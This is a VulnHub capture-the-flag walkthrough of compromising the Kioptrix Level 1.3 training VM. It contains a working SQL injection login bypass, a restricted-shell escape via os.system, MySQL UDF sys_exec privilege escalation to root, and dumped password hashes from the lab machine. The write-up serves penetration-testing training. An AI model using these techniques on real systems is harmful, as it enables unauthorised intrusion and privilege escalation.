

[VulnHub] Kioptrix: Level 1.3 (#4)

Date: 08/Oct/2019


Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_sqli](#), [exploit_credsreuse](#), [privesc_shell_escape](#), [privesc_mysql_root](#), [privesc_mysql_udf](#)

Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1.3 \(#4\)](#). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain



TTPs

1. 80/tcp/http/Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch): [exploit_sqli](#), [exploit_credsreuse](#), [privesc_shell_escape](#), [privesc_mysql_root](#), [privesc_mysql_udf](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Oct 8 15:47:02 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.131
2 Nmap scan report for 192.168.92.131
3 Host is up, received arp-response (0.0012s latency).
4 Scanned at 2019-10-08 15:47:03 PDT for 35s
5 Not shown: 566 closed ports, 430 filtered ports
6 Reason: 566 resets and 430 no-responses
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
9 | ssh-hostkey:
10 |   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
11 | ssh-dss
  ↳ AAAAB3NzaC1kc3MAAACBAJQxDMWK4xxdEEdMA0YQLblzXV5xx6slDUANQmyouzmobMxTcImV10fY9vB2LUjJwSbtuPn
  ↳ /Ef7LCik29SLab6FD59QsJKz3tOfX1UZJ9FeoxPhoVsfk+
  ↳ LDM4FbQxoOpPYhlQadVHAicjUnON15WaaUEYuelAoU36v2wOKKDe+kRAAAAFQDAmqYNY10u7o5qEfZx0e9+
  ↳ XNUJ2QAAAIAt6puNENxfFn174pmuKgeQaZQCsPnZlSyTODcP961mwFvTMHWD4pQsgOj6G1PUZrXUCmeTcNqbUQQHei6l8U1zM04xFY
  ↳ /FGd1r3TqKXu+
  ↳ jQxTnp7xvNBVHoT3rKPqcd12qtweTj1YK1cHgW5XL3mR1Nw91JrhM1AAAAIAWHQLIOjwyAFvUhjGqEVK1Y0QoCoNLGEFd
  ↳ +wcrMLjpZEz7/Ay9IhyuBuRbeR/TxjitcUX6CC58cF5KoyhyQytFH17ZMpegb9x29mQiAg4wK1MG0i9D80U1cW/COD
  ↳ /E8LvrNLxMfllatLVscw/WXXTi8fFmOEzkGsaRKC6NiQhDlg==
12 |   2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
13 |_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApa/
  ↳ UX2iq4JYXncTEDfBoyJWguuDkWDvyyw4HlLyc1UBT3Pn2wnYLYaOMjwkBtPilmf5X1zK1z3su7oBEcSEt6o7RzDEUBc106nRvY4oSKw
  ↳ +YdtLneY6IriJjHJ0DgNyXalPbQ36VZgu20o9dH8ItDkjlZTxRHPE6RnPiD1aZSL0452LNU3N+/2M/
  ↳ ny7QMvIyPNkcojeZQWS7RRSDa21EUw1X1ECL6zCMiWC0lhcizf5ieum9MnATTf3dgk4BnQ6dfdEvae0avSypMcs6no2CJ2j9PPoAQ
  ↳ /WlAZzEbfna9YQ2cx8sw/W/9GfKA5SuLFtiu0iQ==
14 80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6
  ↳ with Suhosin-Patch)
15 | http-methods:
16 |_ Supported Methods: GET HEAD POST OPTIONS
17 |_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
18 |_http-title: Site doesn't have a title (text/html).
19 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
20 445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.28a (workgroup: WORKGROUP)
21 MAC Address: 00:0C:29:9E:D6:27 (VMware)
22 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
24 Host script results:
25 |_clock-skew: mean: -5h00m23s, deviation: 2h49m43s, median: -7h00m24s
26 |_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
27 |_ Names:
28 |   KIOPTRIX4<00>          Flags: <unique><active>
29 |   KIOPTRIX4<03>          Flags: <unique><active>
30 |   KIOPTRIX4<20>          Flags: <unique><active>
31 |   WORKGROUP<1e>          Flags: <group><active>
32 |   WORKGROUP<00>          Flags: <group><active>
33 |_ Statistics:
34 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
35 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```

36 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
37 | p2p-conficker:
38 |   Checking for Conficker.C or higher...
39 |   Check 1 (port 10904/tcp): CLEAN (Timeout)
40 |   Check 2 (port 63363/tcp): CLEAN (Couldn't connect)
41 |   Check 3 (port 50750/udp): CLEAN (Failed to receive data)
42 |   Check 4 (port 25142/udp): CLEAN (Failed to receive data)
43 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
44 | smb-os-discovery:
45 |   OS: Unix (Samba 3.0.28a)
46 |   Computer name: Kioptrix4
47 |   NetBIOS computer name:
48 |   Domain name: localdomain
49 |   FQDN: Kioptrix4.localdomain
50 |_ System time: 2019-10-08T11:47:00-04:00
51 | smb-security-mode:
52 |   account_used: guest
53 |   authentication_level: user
54 |   challenge_response: supported
55 |_ message_signing: disabled (dangerous, but default)
56 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
57 |_smb2-time: Protocol negotiation failed (SMB2)
58
59 Read data files from: /usr/bin/./share/nmap
60 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
61 # Nmap done at Tue Oct  8 15:47:38 2019 -- 1 IP address (1 host up) scanned in 36.59 seconds

```

2. From the SMB scan, we find that there are 3 users (other than root) on the target system:

```

1 =====
2 |   Users on 192.168.92.131   |
3 =====
4 index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)
5 index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,, Desc: (null)
6 index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)
7 index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,, Desc: (null)
8 index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,, Desc: (null)

```

Findings

Open Ports

22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
137/udp	netbios-ns	Microsoft Windows netbios-ns (workgroup: WORKGROUP)
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	netbios-ssn	Samba smbd 3.0.28a (workgroup: WORKGROUP)

Users

```


1 ssh: root, robert, john, loneferret

```

Phase #2: Exploitation


1. We find a login page at `http://192.168.92.131:80/index.php` and successfully bypass it via a sqli. Once logged in, the webapp shows the unhashed/cleartext password for user `john`. We repeat the process to obtain password for user `robert` as well (`loneferret` is not registered on this web application):

```
1 name: john
2 password: ' or 1=1 -- -
3
4 name: robert
5 password: ' or 1=1 -- -
```



A screenshot of a web application interface titled "Member's Control Panel". It displays the username "robert" and a password "ADGAdsafdfwt4gadfga==". Below the password is a "Logout" button.

Figure 2: writeup.exploitation.steps.1.1



A screenshot of a web application interface titled "Member's Control Panel". It displays the username "john" and a password "MyNameIsJohn". Below the password is a "Logout" button.

Figure 3: writeup.exploitation.steps.1.2

User loneferret

Oups, something went wrong with your member's page account.
Please contact your local Administrator
to fix the issue.

[Back](#)

Figure 4: writeup.exploitation.steps.1.3

2. We successfully ssh as user `john` since this user has reused their web application credentials:

```
1 ssh john@192.168.92.131
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix4 # ssh john@192.168.92.131
john@192.168.92.131's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd clear echo exit help ll lpath ls
john:~$

```

Figure 5: writeup.exploitation.steps.2.1

3. We find ourselves in a restricted `lshell` that severely limits usability. We escape this restricted shell by running the `echo` command with `os.system` function:

```

1 echo os.system('/bin/bash')

```

```

john:~$
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
john@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:~$
john@Kioptrix4:~$ ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:965327 errors:16 dropped:67 overruns:0 frame:0
          TX packets:814455 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126829768 (120.9 MB)  TX bytes:176814024 (168.6 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:800 (800.0 B)  TX bytes:800 (800.0 B)

john@Kioptrix4:~$

```

Figure 6: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```

1 john@Kioptrix4> id
2 uid=1001(john) gid=1001(john) groups=1001(john)

```

```
3 john@Kioptrix4>
4 john@Kioptrix4> uname
5 Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
6 john@Kioptrix4>
7 john@Kioptrix4> ifconfig
8 eth1  Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
9      inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
10     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
11     RX packets:934395 errors:16 dropped:67 overruns:0 frame:0
12     TX packets:784540 errors:0 dropped:0 overruns:0 carrier:0
13     collisions:0 txqueuelen:1000
14     RX bytes:122108860 (116.4 MB)  TX bytes:172750491 (164.7 MB)
15     Interrupt:17 Base address:0x2000
16 john@Kioptrix4>
17 john@Kioptrix4> users
18 root
19 loneferret
20 john
21 robert
```


Phase #3: Privilege Escalation

1. We explore the web directory and find `mysql` credentials for user `root`:

```
john@Kioptrix4:/var/www$ ls -la
total 44
drwxr-xr-x  5 root root 4096 2012-02-06 11:44 .
drwxr-xr-x 14 root root 4096 2012-02-04 09:57 ..
-rw-r--r--  1 root root 1477 2012-02-06 11:31 checklogin.php
-rw-r--r--  1 root root  298 2012-02-04 11:11 database.sql
drwxr-xr-x  2 root root 4096 2012-02-06 11:44 images
-rw-r--r--  1 root root 1255 2012-02-06 12:07 index.php
drwxr-xr-x  2 root root 4096 2012-02-04 18:33 john
-rw-r--r--  1 root root  176 2012-02-04 12:39 login_success.php
-rw-r--r--  1 root root   78 2012-02-04 11:33 logout.php
-rw-r--r--  1 root root  606 2012-02-06 15:42 member.php
drwxr-xr-x  2 root root 4096 2012-02-04 18:30 robert
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

Figure 7: writeup.privesc.steps.1.1

2. We explore running processes and find that `mysql` is executing with elevated privileges (pid: 4638). We search for the required `mysql` shared object file and find it at `/usr/lib/lib_mysqludf_sys.so`. This means we can run custom commands from within `mysql` shell as user `root`:

```
john@Kioptrix4:/var/www$ ps aux | grep mysql
root    4596  0.0  0.1 1772  520 ?        S   11:45   0:00 /bin/sh /usr/bin/mysqld_safe
root    4638  0.4  6.4 127292 33176 ?      Sl  11:45   0:42 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=
root    4640  0.0  0.1 1700   560 ?        S   11:45   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
john    6087  0.0  0.1 3084   752 pts/0    R+  14:31   0:00 grep mysql
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$ locate lib_mysqludf_sys.so
/usr/lib/lib_mysqludf_sys.so
john@Kioptrix4:/var/www$
```

Figure 8: writeup.privesc.steps.2.1

3. We connect to `mysql` as user `root` and execute a command to add user `john` to the `admin` group:

```
1 mysql -h localhost -u root -p
2   select sys_exec("usermod -a -G admin john");
3   exit
```

```

john@Kioptrix4:/var/www$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64419
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec("usermod -a -G admin john")
-> ;
+-----+
| sys_exec("usermod -a -G admin john") |
+-----+
| NULL                                |
+-----+
1 row in set (0.05 sec)

mysql>
mysql> Bye
john@Kioptrix4:/var/www$

```

Figure 9: writeup.privesc.steps.3.1

4. Now we can change to user `root` and complete the challenge:

```

1 sudo su
2 cat /root/congrats.txt

```

```

john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:932803 errors:16 dropped:67 overruns:0 frame:0
          TX packets:784208 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121926958 (116.2 MB)  TX bytes:172674686 (164.6 MB)
          Interrupt:17 Base address:0x2000

```

Figure 10: writeup.privesc.steps.4.1

```
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.
```

There is more than one way to get root on this system. Try and find them. I've only tested two (2) methods, but it doesn't mean there aren't more. As always there's an easy way, and a not so easy way to pop this box. Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and also work and family life are my priorities. Hobbies are low on my list. Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

```
root@Kioptrix4:~#
```

Figure 11: writeup.privesc.steps.4.2

Loot

Hashes

```
1 root:$1$5GMEyqwV$x0b1nMsYFXvczN0yI0kBB.:15375:.....
2 loneferret:$1$/x6RL082$43aCgYCrK7p2KFwgYw9iU1:15375:.....
3 john:$1$H.GRh1Y6$sKlytDrwFEhu5dULXItWw/:15374:.....
4 robert:$1$rQRWeUha$ftBrgVvcHYfFFFk6Ut6cM1:15374:.....
```

Credentials

```
1 liggoat: john/MyNameIs...., robert/ADGAdsafdfwt4ga.....
2 ssh: john/MyNameIs...., robert/ADGAdsafdfwt4ga.....
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-13-4,25/>
- [+] <https://www.abatchy.com/2016/12/kioptrix-level-13-4-walkthrough-vulnhub.html>
- [+] <http://www.gcura.tech/kioptrix-level-1-3-4/>
- [+] <https://web.archive.org/web/20190822075547/https://www.adampalmer.me/iodigitalsec/2013/08/13/mysql-root-to-system-root-with-udf-for-windows-and-linux/>
- [+] <https://bernardodamele.blogspot.com/2009/01/command-execution-with-mysql-udf.html>